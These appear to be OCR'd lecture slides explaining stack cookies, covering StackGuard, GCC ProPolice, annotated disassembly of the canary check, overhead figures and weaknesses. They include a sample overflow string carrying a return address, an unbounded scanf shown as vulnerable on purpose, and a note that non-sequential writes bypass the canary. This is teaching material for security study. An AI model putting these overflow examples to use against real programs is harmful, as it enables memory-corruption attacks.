
- On a function call
  - cookie = some_random_value

- Before a function returns
  - if(cookie != some_random_value)
    printf(“Your stack is smashed\n”);



Stack Cookie: Attack Example

- strcpy(buffer, “AAAABBBBCCCCDDDDEEEE\x35\x45\x04\x08”)
- On a function call
  - cookie = some_random_value
- Before a function returns
  - if(cookie != some_random_value)
    printf(“Your stack is smashed\n”);




Stack Cookie: Attack Example

- strcpy(buffer, “AAAABBBBCCCCDDDDEEEE\x35\x45\x04\x08”)

- On a function call
  - cookie = some_random_value

- Before a function returns
  - if(cookie != some_random_value)
    printf(“Your stack is smashed\n”);




Stack Cookie: Attack Example

- strcpy(buffer, “AAAABBBBCCCCDDDDEEEE\x35\x45\x04\x08”)

- On a function call
  - cookie = some_random_value

- Before a function returns
  - if(cookie != some_random_value)
    printf(“Your stack is smashed\n”);




Stack Cookie: Attack Example

- strcpy(buffer, “AAAABBBBCCCCDDDDEEEE\x35\x45\x04\x08”)

- On a function call
  - cookie = some_random_value


- Before a function returns
  - if(cookie != some_random_value)
    printf(“Your stack is smashed\n”);





StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks[*]

Crispin Cowan, Calton Pu, Dave Maier, Heather Hinton,[†] Jonathan Walpole,
Peat Bakke, Steve Beattie, Aaron Grier, Perry Wagle and Qian Zhang
Department of Computer Science and Engineering
Oregon Graduate Institute of Science & Technology
immunix-request@cse.ogi.edu, http://cse.ogi.edu/DISC/projects/immunix

In Proceedings of
The 7th USENIX Security Symposium (1998)







Stack Cookie

GCC ProPolice

```
3 void input_func() {
4   char buf[20];
5   scanf("%s", buf);
6   printf("%s\n", buf);
7 }
```

```
gcc -o a a.c -m32
```

Stack Cookie

GCC ProPolice

```
3 void input_func() {
4   char buf[20];
5   scanf("%s", buf);
6   printf("%s\n", buf);
7 }
```

```
gcc -o a a.c -m32
```

```
gdb-peda$ disas input_func
Dump of assembler code for function input_func:
   0x080484bb <+0>:     push   %ebp
   0x080484bc <+1>:     mov    %esp,%ebp
   0x080484be <+3>:     sub    $0x28,%esp
   0x080484c1 <+6>:     mov    %gs:0x14,%eax
   0x080484c7 <+12>:    mov    %eax,-0xc(%ebp)
   0x080484ca <+15>:    xor    %eax,%eax
   0x080484cc <+17>:    sub    $0x8,%esp
   0x080484cf <+20>:    lea    -0x20(%ebp),%eax
   0x080484d2 <+23>:    push   %eax
   0x080484d3 <+24>:    push   $0x80485b0
   0x080484d8 <+29>:    call   0x80483a0 <__isoc99_scanf@plt>
   0x080484dd <+34>:    add    $0x10,%esp
   0x080484e0 <+37>:    sub    $0xc,%esp
   0x080484e3 <+40>:    lea    -0x20(%ebp),%eax
   0x080484e6 <+43>:    push   %eax
   0x080484e7 <+44>:    call   0x8048380 <puts@plt>
   0x080484ec <+49>:    add    $0x10,%esp
   0x080484ef <+52>:    nop
   0x080484f0 <+53>:    mov    -0xc(%ebp),%eax
   0x080484f3 <+56>:    xor    %gs:0x14,%eax
   0x080484fa <+63>:    je     0x8048501 <input_func+70>
   0x080484fc <+65>:    call   0x8048370 <__stack_chk_fail@plt>
   0x08048501 <+70>:    leave
   0x08048502 <+71>:    ret
End of assembler dump.
```

Stack Cookie

GCC ProPolice

```
3 void input_func() {
4   char buf[20];
5   scanf("%s", buf);
6   printf("%s\n", buf);
7 }
```

```
gcc -o a a.c -m32
```

```
gdb-peda$ disas input_func
Dump of assembler code for function input_func:
   0x080484bb <+0>:     push   %ebp
   0x080484bc <+1>:     mov    %esp,%ebp
   0x080484be <+3>:     sub    $0x28,%esp
   0x080484c1 <+6>:     mov    %gs:0x14,%eax
   0x080484c7 <+12>:    mov    %eax,-0xc(%ebp)
   0x080484ca <+15>:    xor    %eax,%eax
   0x080484cc <+17>:    sub    $0x8,%esp
   0x080484cf <+20>:    lea    -0x20(%ebp),%eax
   0x080484d2 <+23>:    push   %eax
   0x080484d3 <+24>:    push   $0x80485b0
   0x080484d8 <+29>:    call   0x80483a0 <__isoc99_scanf@plt>
   0x080484dd <+34>:    add    $0x10,%esp
   0x080484e0 <+37>:    sub    $0xc,%esp
   0x080484e3 <+40>:    lea    -0x20(%ebp),%eax
   0x080484e6 <+43>:    push   %eax
   0x080484e7 <+44>:    call   0x8048380 <puts@plt>
   0x080484ec <+49>:    add    $0x10,%esp
   0x080484ef <+52>:    nop
   0x080484f0 <+53>:    mov    -0xc(%ebp),%eax
   0x080484f3 <+56>:    xor    %gs:0x14,%eax
   0x080484fa <+63>:    je     0x8048501 <input_func+70>
   0x080484fc <+65>:    call   0x8048370 <__stack_chk_fail@plt>
   0x08048501 <+70>:    leave
   0x08048502 <+71>:    ret
End of assembler dump.
```

Stack Cookie

GCC ProPolice

```
3 void input_func() {
4   char buf[20];
5   scanf("%s", buf);
6   printf("%s\n", buf);
7 }
```

```
gcc -o a a.c -m32
```

```
gdb-peda$ disas input_func
Dump of assembler code for function input_func:
   0x080484bb <+0>:     push   %ebp
   0x080484bc <+1>:     mov    %esp,%ebp
   0x080484be <+3>:     sub    $0x28,%esp
   0x080484c1 <+6>:     mov    %gs:0x14,%eax
   0x080484c7 <+12>:    mov    %eax,-0xc(%ebp)
   0x080484ca <+15>:    xor    %eax,%eax
   0x080484cc <+17>:    sub    $0x8,%esp
   0x080484cf <+20>:    lea    -0x20(%ebp),%eax
   0x080484d2 <+23>:    push   %eax
   0x080484d3 <+24>:    push   $0x80485b0
   0x080484d8 <+29>:    call   0x80483a0 <__isoc99_scanf@plt>
   0x080484dd <+34>:    add    $0x10,%esp
   0x080484e0 <+37>:    sub    $0xc,%esp
   0x080484e3 <+40>:    lea    -0x20(%ebp),%eax
   0x080484e6 <+43>:    push   %eax
   0x080484e7 <+44>:    call   0x8048380 <puts@plt>
   0x080484ec <+49>:    add    $0x10,%esp
   0x080484ef <+52>:    nop
   0x080484f0 <+53>:    mov    -0xc(%ebp),%eax
   0x080484f3 <+56>:    xor    %gs:0x14,%eax
   0x080484fa <+63>:    je     0x8048501 <input_func+70>
   0x080484fc <+65>:    call   0x8048370 <__stack_chk_fail@plt>
   0x08048501 <+70>:    leave
   0x08048502 <+71>:    ret
End of assembler dump.
```

Stack Cookie

GCC ProPolice

```
3 void input_func() {
4   char buf[20];
5   scanf("%s", buf);
6   printf("%s\n", buf);
7 }
```

```
gcc -o a a.c -m32
```

Cookie stored in -0xc(%ebp)

```
gdb-peda$ disas input_func
Dump of assembler code for function input_func:
   0x080484bb <+0>:     push   %ebp
   0x080484bc <+1>:     mov    %esp,%ebp
   0x080484be <+3>:     sub    $0x28,%esp
   0x080484c1 <+6>:     mov    %gs:0x14,%eax
   0x080484c7 <+12>:    mov    %eax,-0xc(%ebp)
   0x080484ca <+15>:    xor    %eax,%eax
   0x080484cc <+17>:    sub    $0x8,%esp
   0x080484cf <+20>:    lea    -0x20(%ebp),%eax
   0x080484d2 <+23>:    push   %eax
   0x080484d3 <+24>:    push   $0x80485b0
   0x080484d8 <+29>:    call   0x80483a0 <__isoc99_scanf@plt>
   0x080484dd <+34>:    add    $0x10,%esp
   0x080484e0 <+37>:    sub    $0xc,%esp
   0x080484e3 <+40>:    lea    -0x20(%ebp),%eax
   0x080484e6 <+43>:    push   %eax
   0x080484e7 <+44>:    call   0x8048380 <puts@plt>
   0x080484ec <+49>:    add    $0x10,%esp
   0x080484ef <+52>:    nop
   0x080484f0 <+53>:    mov    -0xc(%ebp),%eax
   0x080484f3 <+56>:    xor    %gs:0x14,%eax
   0x080484fa <+63>:    je     0x8048501 <input_func+70>
   0x080484fc <+65>:    call   0x8048370 <__stack_chk_fail@plt>
   0x08048501 <+70>:    leave
   0x08048502 <+71>:    ret
End of assembler dump.
```

Stack Cookie

GCC ProPolice

```
3 void input_func() {
4   char buf[20];
5   scanf("%s", buf);
6   printf("%s\n", buf);
7 }
```

```
gcc -o a a.c -m32
```

Cookie stored in -0xc(%ebp)

```
gdb-peda$ disas input_func
Dump of assembler code for function input_func:
   0x080484bb <+0>:     push   %ebp
   0x080484bc <+1>:     mov    %esp,%ebp
   0x080484be <+3>:     sub    $0x28,%esp
   0x080484c1 <+6>:     mov    %gs:0x14,%eax
   0x080484c7 <+12>:    mov    %eax,-0xc(%ebp)
   0x080484ca <+15>:    xor    %eax,%eax
   0x080484cc <+17>:    sub    $0x8,%esp
   0x080484cf <+20>:    lea    -0x20(%ebp),%eax
   0x080484d2 <+23>:    push   %eax
   0x080484d3 <+24>:    push   $0x80485b0
   0x080484d8 <+29>:    call   0x80483a0 <__isoc99_scanf@plt>
   0x080484dd <+34>:    add    $0x10,%esp
   0x080484e0 <+37>:    sub    $0xc,%esp
   0x080484e3 <+40>:    lea    -0x20(%ebp),%eax
   0x080484e6 <+43>:    push   %eax
   0x080484e7 <+44>:    call   0x8048380 <puts@plt>
   0x080484ec <+49>:    add    $0x10,%esp
   0x080484ef <+52>:    nop
   0x080484f0 <+53>:    mov    -0xc(%ebp),%eax
   0x080484f3 <+56>:    xor    %gs:0x14,%eax
   0x080484fa <+63>:    je     0x8048501 <input_func+70>
   0x080484fc <+65>:    call   0x8048370 <__stack_chk_fail@plt>
   0x08048501 <+70>:    leave
   0x08048502 <+71>:    ret
End of assembler dump.
```

Get canary from %gs

Stack Cookie

GCC ProPolice

```
3 void input_func() {
4   char buf[20];
5   scanf("%s", buf);
6   printf("%s\n", buf);
7 }
```

```
gcc -o a a.c -m32
```

Cookie stored in -0xc(%ebp)

```
gdb-peda$ disas input_func
Dump of assembler code for function input_func:
   0x080484bb <+0>:     push   %ebp
   0x080484bc <+1>:     mov    %esp,%ebp
   0x080484be <+3>:     sub    $0x28,%esp
   0x080484c1 <+6>:     mov    %gs:0x14,%eax
   0x080484c7 <+12>:    mov    %eax,-0xc(%ebp)
   0x080484ca <+15>:    xor    %eax,%eax
   0x080484cc <+17>:    sub    $0x8,%esp
   0x080484cf <+20>:    lea    -0x20(%ebp),%eax
   0x080484d2 <+23>:    push   %eax
   0x080484d3 <+24>:    push   $0x80485b0
   0x080484d8 <+29>:    call   0x80483a0 <__isoc99_scanf@plt>
   0x080484dd <+34>:    add    $0x10,%esp
   0x080484e0 <+37>:    sub    $0xc,%esp
   0x080484e3 <+40>:    lea    -0x20(%ebp),%eax
   0x080484e6 <+43>:    push   %eax
   0x080484e7 <+44>:    call   0x8048380 <puts@plt>
   0x080484ec <+49>:    add    $0x10,%esp
   0x080484ef <+52>:    nop
   0x080484f0 <+53>:    mov    -0xc(%ebp),%eax
   0x080484f3 <+56>:    xor    %gs:0x14,%eax
   0x080484fa <+63>:    je     0x8048501 <input_func+70>
   0x080484fc <+65>:    call   0x8048370 <__stack_chk_fail@plt>
   0x08048501 <+70>:    leave
   0x08048502 <+71>:    ret
End of assembler dump.
```

Get canary from %gs

Store canary at ebp-c

Stack Cookie

GCC ProPolice

```
3 void input_func() {
4   char buf[20];
5   scanf("%s", buf);
6   printf("%s\n", buf);
7 }
```

```
gcc -o a a.c -m32
```

Cookie stored in -0xc(%ebp)

```
gdb-peda$ disas input_func
Dump of assembler code for function input_func:
   0x080484bb <+0>:     push   %ebp
   0x080484bc <+1>:     mov    %esp,%ebp
   0x080484be <+3>:     sub    $0x28,%esp
   0x080484c1 <+6>:     mov    %gs:0x14,%eax
   0x080484c7 <+12>:    mov    %eax,-0xc(%ebp)
   0x080484ca <+15>:    xor    %eax,%eax
   0x080484cc <+17>:    sub    $0x8,%esp
   0x080484cf <+20>:    lea    -0x20(%ebp),%eax
   0x080484d2 <+23>:    push   %eax
   0x080484d3 <+24>:    push   $0x80485b0
   0x080484d8 <+29>:    call   0x80483a0 <__isoc99_scanf@plt>
   0x080484dd <+34>:    add    $0x10,%esp
   0x080484e0 <+37>:    sub    $0xc,%esp
   0x080484e3 <+40>:    lea    -0x20(%ebp),%eax
   0x080484e6 <+43>:    push   %eax
   0x080484e7 <+44>:    call   0x8048380 <puts@plt>
   0x080484ec <+49>:    add    $0x10,%esp
   0x080484ef <+52>:    nop
   0x080484f0 <+53>:    mov    -0xc(%ebp),%eax
   0x080484f3 <+56>:    xor    %gs:0x14,%eax
   0x080484fa <+63>:    je     0x8048501 <input_func+70>
   0x080484fc <+65>:    call   0x8048370 <__stack_chk_fail@plt>
   0x08048501 <+70>:    leave
   0x08048502 <+71>:    ret
End of assembler dump.
```

Get canary from %gs

Store canary at ebp-c

Clear canary in %eax

Stack Cookie

GCC ProPolice

```
3 void input_func() {
4   char buf[20];
5   scanf("%s", buf);
6   printf("%s\n", buf);
7 }
```

```
gcc -o a a.c -m32
```

Cookie stored in -0xc(%ebp)

```
gdb-peda$ disas input_func
Dump of assembler code for function input_func:
   0x080484bb <+0>:     push   %ebp
   0x080484bc <+1>:     mov    %esp,%ebp
   0x080484be <+3>:     sub    $0x28,%esp
   0x080484c1 <+6>:     mov    %gs:0x14,%eax
   0x080484c7 <+12>:    mov    %eax,-0xc(%ebp)
   0x080484ca <+15>:    xor    %eax,%eax
   0x080484cc <+17>:    sub    $0x8,%esp
   0x080484cf <+20>:    lea    -0x20(%ebp),%eax
   0x080484d2 <+23>:    push   %eax
   0x080484d3 <+24>:    push   $0x80485b0
   0x080484d8 <+29>:    call   0x80483a0 <__isoc99_scanf@plt>
   0x080484dd <+34>:    add    $0x10,%esp
   0x080484e0 <+37>:    sub    $0xc,%esp
   0x080484e3 <+40>:    lea    -0x20(%ebp),%eax
   0x080484e6 <+43>:    push   %eax
   0x080484e7 <+44>:    call   0x8048380 <puts@plt>
   0x080484ec <+49>:    add    $0x10,%esp
   0x080484ef <+52>:    nop
   0x080484f0 <+53>:    mov    -0xc(%ebp),%eax
   0x080484f3 <+56>:    xor    %gs:0x14,%eax
   0x080484fa <+63>:    je     0x8048501 <input_func+70>
   0x080484fc <+65>:    call   0x8048370 <__stack_chk_fail@plt>
   0x08048501 <+70>:    leave
   0x08048502 <+71>:    ret
End of assembler dump.
```

Get canary from %gs

Store canary at ebp-c

Clear canary in %eax

Get canary in stack

Stack Cookie

GCC ProPolice

```c
3 void input_func() {
4   char buf[20];
5   scanf("%s", buf);
6   printf("%s\n", buf);
7 }
```

```
gcc -o a a.c -m32
```

Cookie stored in -0xc(%ebp)

```
gdb-peda$ disas input_func
Dump of assembler code for function input_func:
   0x080484bb <+0>:     push   %ebp
   0x080484bc <+1>:     mov    %esp,%ebp
   0x080484be <+3>:     sub    $0x28,%esp
   0x080484c1 <+6>:     mov    %gs:0x14,%eax        Get canary from %gs
   0x080484c7 <+12>:    mov    %eax,-0xc(%ebp)      Store canary at ebp-c
   0x080484ca <+15>:    xor    %eax,%eax            Clear canary in %eax
   0x080484cc <+17>:    sub    $0x8,%esp
   0x080484cf <+20>:    lea    -0x20(%ebp),%eax
   0x080484d2 <+23>:    push   %eax
   0x080484d3 <+24>:    push   $0x80485b0
   0x080484d8 <+29>:    call   0x80483a0 <__isoc99_scanf@plt>
   0x080484dd <+34>:    add    $0x10,%esp
   0x080484e0 <+37>:    sub    $0xc,%esp
   0x080484e3 <+40>:    lea    -0x20(%ebp),%eax
   0x080484e6 <+43>:    push   %eax
   0x080484e7 <+44>:    call   0x8048380 <puts@plt>
   0x080484ec <+49>:    add    $0x10,%esp
   0x080484ef <+52>:    nop
   0x080484f0 <+53>:    mov    -0xc(%ebp),%eax      Get canary in stack
   0x080484f3 <+56>:    xor    %gs:0x14,%eax        Xor that with value in %gs
   0x080484fa <+63>:    je     0x8048501 <input_func+70>
   0x080484fc <+65>:    call   0x8048370 <__stack_chk_fail@plt>
   0x08048501 <+70>:    leave
   0x08048502 <+71>:    ret
End of assembler dump.
```

Stack Cookie in g

```
gdb-peda$ disas input_func
Dump of assembler code for function input_func:
   0x080484bb <+0>:     push   %ebp
   0x080484bc <+1>:     mov    %esp,%ebp
   0x080484be <+3>:     sub    $0x28,%esp
   0x080484c1 <+6>:     mov    %gs:0x14,%eax
```

```
=== Welcome to SECPROG calculator ===
+356
0
+356+1
1
+356
0

*** stack smashing detected ***: ./calc terminated
Aborted (core dumped)
```

```
   0x080484fc <+65>:    call   0x8048370 <__stack_chk_fail@plt>
   0x08048501 <+70>:    leave
   0x08048502 <+71>:    ret
End of assembler dump.
```

```c
// @glibc/sysdeps/i386/nptl/tls.h
typedef struct
{
  void *tcb;                /* Pointer to the TCB.  Not necessarily the
                               thread descriptor used by libpthread.  */

  dtv_t *dtv;
  void *self;               /* Pointer to the thread descriptor.  */
  int multiple_threads;
  uintptr_t sysinfo;
  uintptr_t stack_guard;
  uintptr_t pointer_guard;
  int gscope_flag;
  /* Bit 0: X86_FEATURE_1_IBT.
     Bit 1: X86_FEATURE_1_SHSTK.
   */
  unsigned int feature_1;
  /* Reservation of some values for the TM ABI.  */
  void *__private_tm[3];
  /* GCC split stack support.  */
  void *__private_ss;
  /* The lowest address of shadow stack,  */
  unsigned long ssp_base;
} tcbhead_t;
```

https://tc.gts3.org/cs6265/2022/_static/tut.pdf

Stack Cookie: Overhead

- 2 memory move
  - +1 for store, +1 for read
- 1 compare

- Per each function call

- 1~5% overhead

Benchmark:
SPECint, SPECfloat


Compile Options	CINT		CFP	
-fno-stack-protector_-m32	257		107	
-fstack-protector-all_-m32	268	(104.28%)	113	(105.61%)

Stack Cookie: Weaknesses

- Effective for common mistakes
  - strcpy/memcpy
  - read/scanf
  - Missing bound check in a for loop


- But can only block sequential overflow

- What if buffer[24] = 0xaa?



Stack Cookie: Weaknesses

- Effective for common mistakes
  - strcpy/memcpy
  - read/scanf
  - Missing bound check in a for loop
- But can only block sequential overflow
- What if buffer[24] = 0xaa?




Stack Cookie: Weaknesses

- Effective for common mistakes
  - strcpy/memcpy
  - read/scanf
  - Missing bound check in a for loop

- But can only block sequential overflow

